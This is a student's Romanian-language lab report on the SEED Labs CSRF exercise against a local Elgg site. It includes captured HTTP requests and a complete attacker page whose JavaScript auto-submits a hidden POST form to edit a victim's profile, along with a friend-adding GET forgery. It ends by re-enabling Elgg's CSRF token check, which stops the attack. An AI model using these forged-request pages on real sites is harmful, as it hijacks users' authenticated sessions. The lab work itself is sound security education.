

## Raport pentru lucrarea 9: Atacul asupra CSRF

**Autor: Birlutiu Claudiu-Andrei**

### ***Sarcina 1: Observarea cererii HTTP***

Captura unei cereri HTTP GET și una POST în Elgg.

- În prima faza am construit și pornit containerele necesare desfasurarii laboratorului

```
[05/09/23]seed@VM:~/.../Birlutiu_Claudiu_Cod$ dcup
Creating mysql-10.9.0.6 ... done
Creating attacker-10.9.0.105 ... done
Creating elgg-10.9.0.5 ... done
Attaching to attacker-10.9.0.105, mysql-10.9.0.6, elgg-10.9.0.5
mysql-10.9.0.6 | 2023-05-09 14:03:17+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-05-09 14:03:17+00:00 [Note] [Entrypoint]: Switching to ded
icated user 'mysql'
mysql-10.9.0.6 | 2023-05-09 14:03:17+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2023-05-09 14:03:17+00:00 [Note] [Entrypoint]: Initializing dat
abase files
```

```
[05/09/23]seed@VM:~/.../BirlutiuClaudiuAndrei$ dockps
2b9789f88551 mysql-10.9.0.6
433ca9889e22 attacker-10.9.0.105
6b58cf446638 elgg-10.9.0.5
```

- observam ca sunt în execuție cele 2 servere: **Elgg** (adresa 10.9.0.5) și **mysql**(10.9.0.6)
- aplicația elgg este gazduita de serverul web Apache după cum observam

```
L09 > Birlutiu_Claudiu_L09 > Birlutiu_Claudiu_Cod > image_www > ⚙️ apache_elgg.conf
1 <VirtualHost *:80>
2     DocumentRoot /var/www/elgg
3     ServerName www.seed-server.com
4     <Directory /var/www/elgg>
5         Options FollowSymLinks
6         AllowOverride All
7         Require all granted
8     </Directory>
9 </VirtualHost>
10
```

- site-ul rău intenționat este susținut prin containerul attacker care ruleaza pe ip-ul 10.9.0.105
- modificam intrările din etc/hosts precum am configurat containerele

```
# For CSRF Lab
10.9.0.5      www.seed-server.com
10.9.0.5      www.example32.com
10.9.0.105    www.attacker32.com
```

No.	Time	Source	Destination	Protocol	Length	Info
1	2023-05-09 10:2...	10.9.0.1	10.9.0.5	TCP	74	39326 → 80 [SYN] Seq=1241119061 Win=64240 Len=0 MSS=1460 SACK...
2	2023-05-09 10:2...	10.9.0.5	10.9.0.1	TCP	74	80 → 39326 [SYN, ACK] Seq=186871713 Ack=1241119062 Win=65160 ...
3	2023-05-09 10:2...	10.9.0.1	10.9.0.5	TCP	66	39326 → 80 [ACK] Seq=1241119062 Ack=186871714 Win=64256 Len=0...
4	2023-05-09 10:2...	10.9.0.1	10.9.0.5	HTTP	570	GET / HTTP/1.1
5	2023-05-09 10:2...	10.9.0.5	10.9.0.1	TCP	66	80 → 39326 [ACK] Seq=186871714 Ack=1241119566 Win=64768 Len=0...
39	2023-05-09 10:2...	10.9.0.5	10.9.0.1	HTTP	3277	HTTP/1.1 200 OK (text/html)
40	2023-05-09 10:2...	10.9.0.1	10.9.0.5	TCP	66	39326 → 80 [ACK] Seq=1241119566 Ack=186874925 Win=63360 Len=0...
41	2023-05-09 10:2...	10.9.0.5	10.9.0.1	TCP	66	80 → 39326 [FIN, ACK] Seq=186874925 Ack=1241119566 Win=64768 ...
42	2023-05-09 10:2...	10.9.0.1	10.9.0.5	TCP	66	39326 → 80 [FIN, ACK] Seq=1241119566 Ack=186874926 Win=64128 ...
43	2023-05-09 10:2...	10.9.0.5	10.9.0.1	TCP	66	80 → 39326 [ACK] Seq=186874926 Ack=1241119567 Win=64768 Len=0...

- accesam din browser [www.seed-server.com](http://www.seed-server.com) și am capturat în wireshark traficul tcp pe portul 80
- din Web Live observam o cerere GET executata cu succes și cum arata aceasta împreuna cu headerele

```
http://www.seed-server.com/blog/all
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/blog/all
Cookie: __gsas=ID=bc9545f6ec358fb5:T=1682539995:S=ALNI_MZTL9lfJs5NKfv_o2TKJ86HavPZ2A; pvisitor=85464dc0-7227
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Tue, 09 May 2023 14:29:04 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
x-frame-options: SAMEORIGIN
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Content-Length: 2840
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

- pentru post am încercat login-ul pe un cont de admin cu
  - username-ul: **admin** și parola: **seedadmin**

```

http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----120465953521918069213041642035
Content-Length: 570
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: __gsas=ID=bc9545f6ec358fb5:T=1682539995:S=ALNI MZTL9lfJs5NKfv_o2TKJ86HavPZ2A; pvisitor=85464dc0-7227;
_elgg_token=ZGirKAWWj21jbUqc14UxJQ&__elgg_ts=1683643635&username=admin&password=seedadmin
POST: HTTP/1.1 200 OK
Date: Tue, 09 May 2023 14:48:25 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Set-Cookie: Elgg=04ns6ckvdi93vpj59svtb8t7gg; path=/
Vary: User-Agent
Content-Length: 408
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

```

- de remarcat este faptul ca **Content-Type** este un *form-data* și **accept application/json**
- în exemplele de mai sus am observat headerele atasate cererilor HTTP pentru cele 2 tipuri: get și post
- cu developer tool -> network am urmărit headerele din cadrul adăugării unui blog

St...	M...	Domain	File	Initiator	Ty...	Transfer...	Size	Headers	Cookies	Memory	Response	Timings
302	P...	www...	save	document	ht...	4.81 KB	2...					
200	GET	www...	claudiu	document	ht...	4.85 KB	2...					
304	GET	www...	jquery.js	script	js	cached	0 B					
304	GET	www...	jquery-ui.js	script	js	cached	0 B					
304	GET	www...	require_config.js	script	js	cached	7...					
304	GET	www...	require.js	script	js	cached	0 B					
304	GET	www...	elgg.js	script	js	cached	0 B					
200	GET	www...	sprintf.js	require.j...	js	cached	0 B					
200	GET	www...	en.js	require.j...	js	cached	0 B					
200	GET	www...	weakmap-polyfill.js	require.j...	js	cached	0 B					
200	GET	www...	formdata-polyfill.js	require.j...	js	cached	0 B					
200	GET	www...	elgg-ckeditor.js	require.j...	js	cached	3...					
200	GET	www...	init.js	require.j...	js	cached	3...					
200	GET	www...	ready.js	require.j...	js	cached	1...					
200	GET	www...	lightbox.js	require.j...	js	cached	0 B					
200	GET	www...	dropdown.js	require.j...	js	932 B	1...					
200	GET	www...	likes.js	require.j...	js	883 B	1 KB					
200	GET	www...	comments.js	require.j...	js	1.55 KB	3...					
200	GET	www...	embed.js	require.i...	js	cached	3...					
34 requests			734.17 KB / 13.79 KB transferred	Finish: 1.33 s								

POST

Scheme: http

Host: www.seed-server.com

Filename: /action/blog/save

Address: 10.9.0.5:80

Status: 302 Found

Version: HTTP/1.1

Transferred: 4.81 KB (21.86 KB size)

Referrer Policy: no-referrer-when-downgrade

Response Headers (404 B)

Cache-Control: must-revalidate, no-cache, no-store, private

Connection: Keep-Alive

Content-Length: 434

Content-Type: text/html; charset=UTF-8

Date: Tue, 09 May 2023 15:18:37 GMT

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Keep-Alive: timeout=5, max=100

Location: http://www.seed-server.com/blog/view/60/claudiu

pragma: no-cache


Server: Apache/2.4.41 (Ubuntu)

Vary: User-Agent

## Sarcina 2: Atac CSRF folosind cererea GET


AM FACUT CU Bobby și Alice cum scria în comment-urile din documentatie. În lucreare scria Samy, dar e același lucru :). Consider ca Bobby și Alice nu se inteleg

- Scopul este de a-l adauga pe Bobby listei de prieteni ai lui Alice fără ca aceasta din urma sa își dea consintamantul -> prinț intermediul unui atac CSRF
- se va construi un link astfel încât Alice să fie redirectionata spre pagina atacatorului; ea trebuie sa aibă o sesiune Elgg deschisă în browser ca atacul sa funcționeze;
- pentru început am investigat cum arata o cerere de **add friend**



- cererea arata în felul urmator
  - `http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1683652479&__elgg_token=BaFvpwErogzNHfMAF8iAoA&__elgg_ts=1683652479&__elgg_token=BaFvpwErogzNHfMAF8iAoA`

```
http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1683652667&__elgg_token=
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: __gsas=ID=bc9545f6ec358fb5:T=1682539995:S=ALNI_MZTl9lfJs5NKfv_o2TKJ86HavPZ2A; pvisitor=85464dc0-722;
GET: HTTP/1.1 200 OK
Date: Tue, 09 May 2023 17:17:53 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
x-content-type-options: nosniff
Vary: User-Agent
Content-Length: 388
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
```



- Iuam link-ul: <http://www.seed-server.com/action/friends/add?friend=56> ;
  - 56 - e id-ul lui Alice; pentru a afla id-ul lui Bobby putem să ne logam pe contul lui Alice și îl aduagam pe Boby în lista de prieteni - urmărim în http live header și vedem ca id-ul lui Boby este : **57**



- link-ul pentru adugarea lui Boby(fara paramateri legați de token și elg ts) este:
  - <http://www.seed-server.com/action/friends/add?friend=57> ;
- vom adauga pe pagina atacatorului addfriend.html linkul acesta încorporat într-un tag de **img** cum este recomandat pentru a se executa cererea **GET** se poate observa mai jos; ne conectam pe containerul atacatorului


```
GNU nano 4.8 addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
```


```
root@433ca9889e22:/var/www/attacker# cat addfriend.html
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
root@433ca9889e22:/var/www/attacker#
```

- Boby posteaza link-ul spre pagina rău intenționată astfel încât Alice sa aibă acces la el; de exemplu posteaza un blog cu linkul:  
<http://www.attacker32.com/addfriend.html>



- ne logam cu contul lui Alice și accesam linkul



- ne va redirectiona spre:



- observam ca s-a executat cererea GET de adaugare prieten:

St...	M...	Domain	File	Initiator	Ty...	Transferr...	Size
200	GET	www....	addfriend.html	document	html	503 B	18...
302	GET	www....	add?friend=57	img	html	3.14 kB	12...
404	GET	www....	favicon.ico	FaviconL...	html	cached	28...
200	GET	www....	login	img	html	3.14 kB	12...

GET http://www.seed-server.com/action/friends/add?friend=57

Status: 302 Found

Version: HTTP/1.1

Transferred: 3.14 kB (12.38 kB size)

Referrer Policy: strict-origin-when-cross-origin

Request Priority: High

Response Headers (442 B)

- Cache-Control: must-revalidate, no-cache, no-store, private
- Connection: Keep-Alive
- Content-Length: 374
- Content-Type: text/html; charset=UTF-8
- Date: Tue, 09 May 2023 18:00:06 GMT
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Keep-Alive: timeout=5, max=100
- Location: http://www.seed-server.com/login
- Pragma: no-cache
- Server: Apache/2.4.41 (Ubuntu)
- Set-Cookie: Elao=i87a46k4h0bdadi3689c8af30c; oath=/

4 requests | 25.22 kB / 6.78 kB transferred | Finish: 395 ms | DOMContentLoaded: 37 m

- și când ne întoarcem înapoi pe contul lui Alice observam ca Bobby a devenit prietenul ei

Elgg For SEED Labs | Blogs | Bookmarks | Files | Groups | Members | More | Search | Account

### Alice's friends

Bobby

Alice

Blogs



### ***Sarcina 3: Atac CSRF folosind cererea POST***

TRECEM la **Samy** pentru a respecta cerinta din lucrare

- în prima faza vom urmări executia cererii de edit profile din profilul lui Samy cu Http Header Live și observam urmatoarele:

```
http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----224461872124229207963706794621
Content-Length: 3022
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: __gsas=ID=bc9545f6ec358fb5:T=1682539995:S=ALNI_MZTL9lfjs5NKfv_o2TKJ06HavP22A; pvisitor=85464dc0-7227-4c5b-a6e1-7af97728237b; Elgg=7qtoi29tdean41r8gfdvrv8un2
Upgrade-Insecure-Requests: 1
__elgg_token=gDs77xV2E2HgJM8Jctkq0g&__elgg_ts=1683656268&name=Samy&description=<p>Sunt cel mai bun atacator.</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&acc
POST: HTTP/1.1 302 Found
Date: Tue, 09 May 2023 18:18:31 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.seed-server.com/profile/samy
Vary: User-Agent
Content-Length: 402
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

- se observa:
  - link-ul de editare profil
  - cookie de sesiune - unic pentru fiecare utilizator - setat automat de browser
  - `__elgg_token=z_RdnqE21q7WHy4wYxOLvQ&__elgg_ts=1683656423` contramasuri CSRF ce sunt dezactivate
  - description: Sun cel mai bun atacator.
  - Nivel acces campuri : 2 public
  - guid: 59: id-ul lui Samy
- în continuare vom modifica pagina atacatorului care se va ocupa cu executia cererii de adaugare a descrierii lui Alice. Am verificat care e id-ul lui Alice (am adaugat-o ca prieten de pe contul lui Samy și am urmărit în link care e id-ul acesteia) - **ID: 56**



- am modificat pagina atacatorului care se ocupa de realizarea cereri POST de editare a profilului lui Alice

```
root@433ca9889e22:/var/www/attacker# cat editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='SAM Y IS MY HERO'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
root@433ca9889e22:/var/www/attacker#
```

- vom adauga un blog public de pe contul lui Samy cu linkul spre pagina edit profile a atacatorului unde e inclusa cererea POST de modificare a profilului lui Alice: <http://www.attacker32.com/editprofile.html>

## View my profile :D




By Samy just now Public

See: <http://www.attacker32.com/editprofile.html>

### Comments

- Alice observa blog-ul postat de Samy și fiind curioasa ea va accesa link-ul dat în descriere



Samy › Blogs

## View my profile :D



By Samy 4 minutes ago Public

See: <http://www.attacker32.com/editprofile.html>

### Comments

Samy


Blogs

Bookmarks


- ea va fi redirectionata spre pagina atacatorului unde se va executa postul cu parametri necesari, iar apoi pagina se va închide și va fi redirectionata spre seed-server.com

St...	M...	Domain	File	Initiator	Ty...	Transferr...	Size	Headers	Cookies	Request	Response	Timings	Stack Trace
200	GET	www...	simple.js	require.js...	js	cached	71...	Filter Headers					
200	GET	www.see...	en.js?t=J559	ckeditor.j...	js	NS_BIND...							
200	GET	www...	editprofile.html	document	html	889 B	1...	POST					
404	GET	www...	favicon.ico	FaviconL...	html	496 B	28...	Scheme: http					
302	P...	www...	edit	editprofi...	html	3.94 kB	16...	Host: www.seed-server.com					
200	GET	www...	alice	document	html	3.99 kB	16...	Filename: /action/profile/edit					
200	GET	www...	all.min.css	stylesheet	css	cached	68...	Address: 10.9.0.5:80					
200	GET	www...	elgg.css	stylesheet	css	cached	64...	Status 302 Found					
200	GET	www...	56small.jpg	img	jpeg	cached	1...	Version HTTP/1.1					
200	GET	www...	56large.jpg	img	jpeg	cached	6...	Transferred 3.94 kB (16.17 kB size)					
200	GET	www...	jquery.js	script	js	cached	0 B	Referrer Policy strict-origin-when-cross-origin					
								Request Priority Highest					
								Response Headers (396 B)					

- de asemenea în request observam:




- verificam profilul lui Alice și observam ca i s-a adaugat descrierea:



## Întrebarea 1

. Am verificat care e id-ul lui Alice (am adaugat-o ca prieten de pe contul lui Samy și am urmărit în link care e id-ul acesteia) - **ID: 56**



## Întrebarea 2

O metoda de a lansa atacul este aceea de a prelua din accesarea link-ului de către victima a gui-dului acesteia și de a-l dauga în form la nivelul parametru guid. Poate construi un astfel de atac cu ajutorul unui script java care sa preia guid-ul și apoi sa îl transmita paginii atacatorului ca parametru. Pagina atacatorului va prelua din link guid-ul și îl va pune în formular.

### ***Sarcina 3: Implementarea unei contramăsuri pentru Elgg***

#### **SARCINA 4**

- aplicațiile web încorporează un token secret în paginile lor astfel încât se va putea detecta cererile făcute de site-uri ale atacatorului
- Elgg folosește această măsură: folosește 2 parametri: `__elgg_ts` și `__elgg_token` (adaugate în corpul cererii POST și în sfârșitul URL-ului pt GET) – serverul le va valida înainte de procesarea cererii
- cele doi parametri sunt prezenți în codul JavaScript
  - `elgg.security.token.__elgg_ts;`
  - `elgg.security.token.__elgg_token;`
- generarea token-ului secret este o valoare de dispersie md5 a valorii secretului site-ului din baza de date, a lui ts, ID-ul sesiunii și sesiunea generată aleatoriu → funcția de dispersie se poate observa în codul dat în laborator în **Csrf.php**

```
public function generateActionToken($timestamp, $session_token = '') {  
    if (!$session_token) {  
        $session_token = $this->session->get('__elgg_session');  
        if (!$session_token) {  
            return false;  
        }  
    }  
  
    return $this->hmac  
        ->getHmac([(int) $timestamp, $session_token], 'md5')  
        ->getToken();  
}
```

- observam ca validarea token-ului a fost dezactivata pana acum pentru a reusi sa facem testele anterioare

```
/**
 * Validate CSRF tokens present in the request
 *
 * @param Request $request Request
 *
 * @return void
 * @throws CsrfException
 */
public function validate(Request $request) {
    return; // Added for SEED Labs (disabling the CSRF countermeasure)

    $token = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');

    $session_id = $this->session->getID();

    if (($token) && ($ts) && ($session_id)) {
        if ($this->validateTokenOwnership($token, $ts)) {
            if ($this->validateTokenTimestamp($ts)) {
                // We have already got this far, so unless anything
                // else says something to the contrary we assume we're ok
                $returnval = $request->elgg()->hooks->trigger('action_gatekeeper:permissions:check',
                    [
                        'token' => $token,
                        'time' => $ts
                    ], true);
            }
        }
    }
}
```

- eliminam instructiunea return din containerul site-ului Elgg; ne conectam la sh-ul containerului Elgg si navigam unde se afla aceasta setare si o modificam (
   
root@6b58cf446638:/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security#)

```
/**
 * Validate CSRF tokens present in the request
 *
 * @param Request $request Request
 *
 * @return void
 * @throws CsrfException
 */
public function validate(Request $request) {
    // Added for SEED Labs (disabling the CSRF countermeasure) -AM STERS RETURN-ul
    $token = $request->getParam('__elgg_token');
    $ts = $request->getParam('__elgg_ts');

    $session_id = $this->session->getID();

    if (($token) && ($ts) && ($session_id)) {
        if ($this->validateTokenOwnership($token, $ts)) {
            if ($this->validateTokenTimestamp($ts)) {
                // We have already got this far, so unless anything
                // else says something to the contrary we assume we're ok
                $returnval = $request->elgg()->hooks->trigger('action_gatekeeper:permissions:check',
                    [
                        'token' => $token,
                        'time' => $ts
                    ], true);
            }
        }
    }
}
```

- incercam primul link de adaugare prieten (pe Bobby)

Link de adaugare

By Bobby 2 hours ago Public

Access this link: <http://www.attacker32.com/addfriend.html>

Comments

Embed content Edit HTML

Blogs

Bookmarks

- s-a executat cererea

```
http://www.seed-server.com/action/friends/add?friend=57
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0
Accept: image/avif,image/webp,*/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.attacker32.com/
Cookie: Elgg=hue0lk1k0bi2437e81vet6eb9i
GET: HTTP/1.1 302 Found
Date: Tue, 09 May 2023 19:54:23 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Location: http://www.attacker32.com/
Vary: User-Agent
Content-Length: 350
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

- dar Bobby nu a fost adaugat in lista de prieteni

### Alice's friends

Samy

Alice

